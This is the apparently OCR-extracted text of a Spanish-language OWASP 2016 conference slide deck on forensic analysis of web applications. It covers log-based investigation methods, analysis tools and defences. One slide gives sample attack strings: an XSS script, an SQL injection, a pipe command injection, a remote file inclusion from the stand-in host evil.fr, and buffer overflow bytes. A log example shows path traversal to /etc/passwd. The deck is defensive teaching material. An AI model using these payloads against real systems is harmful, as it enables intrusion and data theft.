
OWASP LatamTour
Rep.Dominicana 2016
Análisis Forense de Aplicaciones Web
Mario Orellana
CFE | CEH | CISSO | MCT | M2T
mario@tigersec.co
OWASP
The Open Web Application Security Project
OWASP
LATAM
2016
LATIN AMERICA TOUR


Temas a Tratar
OWASP
The Open Web Application Security Project
• Generalidades del Análisis Forense Digital
• Análisis Forense de Aplicaciones Web
– Arquitectura de las Aplicaciones Web
– Diferencia con el Análisis Forense Digital Tradicional
• Metodologías y Practicas
• Herramientas de Análisis

OWASP
The Open Web Application Security Project

1

GENERALIDADES DEL ANALISIS FORENSE DIGITAL

Análisis Forense Digital

OWASP
The Open Web Application Security Project

La vulnerabilidad de la banca electrónica

A falta de una ley que regule el ciberterrorismo, la banca hondureña se ha visto afectada por ataques electrónicos, así como los usuarios a los que piratas han robado contraseñas para saquear sus cuentas personales o de ahorro desde una plataforma electrónica.

Bancos recomiendan

- No abrir cuentas electrónicas desde enlaces que le sean enviados a su correo.
- No realice transacciones desde computadoras publicas.
- En su computadora mantenga activado el antivirus.

La Prensa — INICIO · ACTUALIDAD · HONDURAS · SUCESOS

TEMAS DESTACADOS: Muertes en transporte · Maccih · Palmerola · Barcelona-Real Madrid · Jeannette Kawas

Por muchos años, la banca electrónica ha sufrido ataques cibernéticos, lo que ha llevado a la Comisión Nacional de Bancos y Seguros (CNBS) a emitir circulares para que el sistema bancario aplique en sus portales las medidas de seguridad necesarias para no ser víctimas de los piratas de la red.


Panama Papers leak blamed on email server hack

¿Qué NO es?

OWASP
The Open Web Application Security Project


Lo que la Informática Forense NO ES:

- Recuperación de Datos e Información
- Algo que solo necesita de Software y “Herramientas” para realizarse
- Lo que se ve en TV



¿Que es?

OWASP
The Open Web Application Security Project



La Recopilación y Análisis de información digital en forma precisa, auténtica y completa para su preservación como evidencia en un procedimiento civil o una corte de ley

Evidencia Digital

OWASP
The Open Web Application Security Project

La Evidencia Digital nos puede Proveer:

- Quien
- Que
- Cuando
- Donde
- Como


Y NO SE PROCESA EN 10 MINUTOS COMO EN LA TELEVISION

Procedimientos Forenses Standard

OWASP
The Open Web Application Security Project

- Capturar Data Volátil
- Capturar Data no-volátil
- Apagar el Sistema
- Obtener Imagen Forense
- Analizar la Imagen con Herramientas Forenses


OWASP
The Open Web Application Security Project



2


ANÁLISIS FORENSE DE APLICACIONES WEB

OWASP
The Open Web Application Security Project



Aplicación Web de 3 Capas

OWASP
The Open Web Application Security Project



El Estándar no aplica

OWASP
The Open Web Application Security Project

- Las aplicaciones web están típicamente distribuidas
- Las aplicaciones web son críticas para el negocio y bajarlas para obtener imágenes no es siempre posible
- Los Servidores de Bases de Datos tienen arreglos de disco muy grandes
- Las evidencias no siempre residen en los mismos lugares para todos los ataques
- No basta con manejar el procedimiento forense, se necesita entender la aplicación

OWASP
The Open Web Application Security Project

3

METODOLOGÍAS Y PRACTICAS

Popularidad de los ataques

OWASP
The Open Web Application Security Project

- La variedad de dependencias en las que una Aplicación Web recae multiplica sus vulnerabilidades:
  - Infraestructura de Red
  - Web Servers
  - DB Servers
  - Browsers
  - SO de los Servidores

Métodos mas famosos

OWASP
The Open Web Application Security Project

- XSS – Cross Site Scripting
  /foro.php?post=**<script>alert(1);**
- SQLi – SQL Injection
  /producto.asp?id=0**%20or%201=1**
- Ejecución de Codigo
  /busqueda.jsp?ip=**|+ls+-l**


Métodos mas famosos

OWASP
The Open Web Application Security Project

- RFI – Remote File Inclusion
  /include/?**file=http://evil.fr/shSQL**
- Buffer Overflow
  /cgi-bin/Count.cgi?user=a
  \x90\xbf8\xee\xff\xbf8\xee\xff
  \xbf8\xee\xff\xbf8\xee\xff\xbf8
  \xee\xff\xbf8 […] \xff\xff

Adonde se dan los ataques

OWASP
The Open Web Application Security Project



Investigación: Análisis Preliminar

OWASP
The Open Web Application Security Project

- Disposición de Análisis
  - Recolección de Evidencias:
    - Preparar las aplicaciones con Logging ajustado, NO DEFAULT
  - Protección de Evidencias
    - Permisos a los archivos de Log
    - Mantener los Logs fuera del alcance del Atacante
    - Checksum para garantizar integridad de los Logs

Investigación: Análisis Preliminar

OWASP
The Open Web Application Security Project

- Forensia de Soporte
  - La disposición de Análisis no garantiza la recolección total de las evidencias, se requeriría apoyo de otras ramas forenses
- Habilidades
  - Entender la arquitectura, componentes, etc de las Aplicaciones Web
  - Entender los métodos de ataque y vulnerabilidades

Investigación: Metodología

OWASP
The Open Web Application Security Project

1. Proteger la aplicación durante el análisis para prevenir la modificación de archivos
2. "Descubrir" los archivos necesarios para la investigación:
   - Logs de Web y Application Server
   - Server Side Scripts que utilizan los archivos de configuración de los WS, AS y la WebApp
   - Logs de Terceros

Investigación: Metodología

OWASP
The Open Web Application Security Project

3. Desarrollo del análisis para determinar la secuencia de eventos y el grado de compromiso:
   - Entradas inusuales en los logs (GET requests para paginas ASP –POST es el método normal)
   - Abuso de Scripts (CMD, Root, Upload, ASP)
   - Intentos excesivos de la misma IP
   - Tiempos de procesamiento inusuales (SQL Injection)
   - Archivos creados o modificados cerca de la hora del evento

Investigación: Metodología

OWASP
The Open Web Application Security Project

4. Preparar un reporte basado en la información extraída de la Aplicación Web
5. Recomendar acciones Post-Evento

212.32.45.167 - - [13/Mar/2012:21:05:42 +0100] "GET **/webapp.php?page=../../etc/passwd** HTTP/1.1" 200 2219


Investigación: Forense de Soporte

OWASP
The Open Web Application Security Project

- Los logs registran de manera precisa las actividades en una aplicación web
- Lo circundante tambien aporta:
  - Logs de Sistemas Operativos
  - Flujo de Comunicación en Firewalls
  - Memory Dumps del Web Server
  - Archivos cargados foráneamente

OWASP
The Open Web Application Security Project

4



HERRAMIENTAS DE ANÁLISIS

Herramientas

OWASP
The Open Web Application Security Project

- Requerimientos:
  - Analizar Logs en distintos formatos
  - Combinación de multiples fuentes
  - Manejar archivos de gran tamaño
  - Utilizar expresiones regulares y logica binaria en cualquier parametro observado en los logs
  - Desarrollar normalización por tiempo para realizar una investigación adecuada con estampas de tiempo
  - Mantener una lista de solicitudes sospechosas
  - Decodificar la data de URL para que sea mas legible

Herramienta	Multi-Plataforma	Compresión	Correlación de fuentes	Ejecución "Real Time"	Reportes	Escalable
Microsoft LogParser	Windows	No	No	No	CSV, TSV, XML, Syslog	Si
EventLog Analyzer	Si	No	No	Si	HTML, PDF, CSV	Si
Http-Analyze	Si	Si, por Rotación	No	No	HTML	No
Pyflag	Si	No	Si	No	HTML	Si
Analog	Si	No	No	No	HTML, Stats	Si
OpenWeb Analytics	Si	No	No	Si	HTML	Si
MyWebalizer	Si	Si	Si	No	HTML	Si
Sawmill	Si	Si	Si	Si	HTML	Si
Lire	Linux, Unix	No	No	No	HTML,	Si

OWASP
The Open Web Application Security Project

POST-MORTEM

Técnicas de Defensa

OWASP
The Open Web Application Security Project

- Prevención:
  - Firewalls
  - Web Application Firewalls
  - Parcheo
- Detección:
  - AntiVirus
  - IPS
  - Monitoreadores de Procesos

Que pudimos haber hecho mejor

OWASP
The Open Web Application Security Project

- Habilitación de pistas de auditoría
- Ajustar logs
- Cifrado de info sensitiva en Bases de Datos
- Culturizar a la gente!
- Hacer revisión de seguridad de código

OWASP
The Open Web Application Security Project

¡GRACIAS!

mario@tigersec.co